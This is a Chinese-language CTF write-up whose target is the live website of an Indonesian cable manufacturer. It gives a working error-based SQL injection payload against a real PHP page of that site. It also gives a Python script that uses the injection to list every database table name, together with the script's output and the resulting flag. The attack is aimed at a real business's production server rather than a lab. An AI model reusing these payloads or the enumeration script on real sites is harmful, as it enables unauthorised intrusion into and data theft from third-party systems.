
150

http://www.kabelindo.co.id

flag格式 flag{数据库最后一个表名字}

打开来是一个网站






Welcome

PT Kabelindo Murni Tbk. Kawat & Kabel Produsen, kawat dan kabel industri terkemuka di Indonesia jejak akarnya ke berdirinya PT Kabel Indonesia (KABELINDO), sebuah perusahaan milik asing sebagai salah satu kabel pertama manufaktur di Indonesia. Pada tahun 1979, kepemilikan perusahaan dipindahkan ke Indonesia dan namanya diubah menjadi PT Kabelindo Murni seperti tahu saat ini. Perusahaan go public pada tahun 1992 dan tetap terdaftar di Bursa Efek Jakarta (BEJ).

页面一个一个查看，发现在新闻那里会有一个php文件readnews.php传入get参数id
试了一下加了引号看见了sql报错
于是报错注入
看数据库名payload：`http://www.kabelindo.co.id/readnews.php?id=1 and (updatexml(0x3a,concat(1,(select database())),1))`
提示说flag是最后一个表的名字，估计表可能比较多，于是写了一个脚本爆所有的数据表名
python3：

```python
import requests
import re

url = "http://www.kabelindo.co.id/readnews.php"
payload = "1 and (updatexml(0x3a,concat(1,(select table_name from information_schema.tables" \
          " where table_schema='u9897uwx_kabel' limit {0},1)),1))"
for i in range(1000):
    r = requests.get(url + "?id=" + payload.format(str(i)))
    search = re.search("XPATH syntax error: '(.*)'", r.text, re.S | re.M)
    try:
        print(search.group(1))
    except AttributeError:
        break
```



```
counter
csr
lowongan
mstdkb
mstdsg
mstpro
news
opsod
opsoh
pencarian
tabcus
tabgrp
tabmenu
tabmenu1
tabmenu2
tabprog
tabshp
tabslp
tabtcus
tabtmp
tabuser
tbnomax

Process finished with exit code 0
```

flag： `flag{tbnomax}`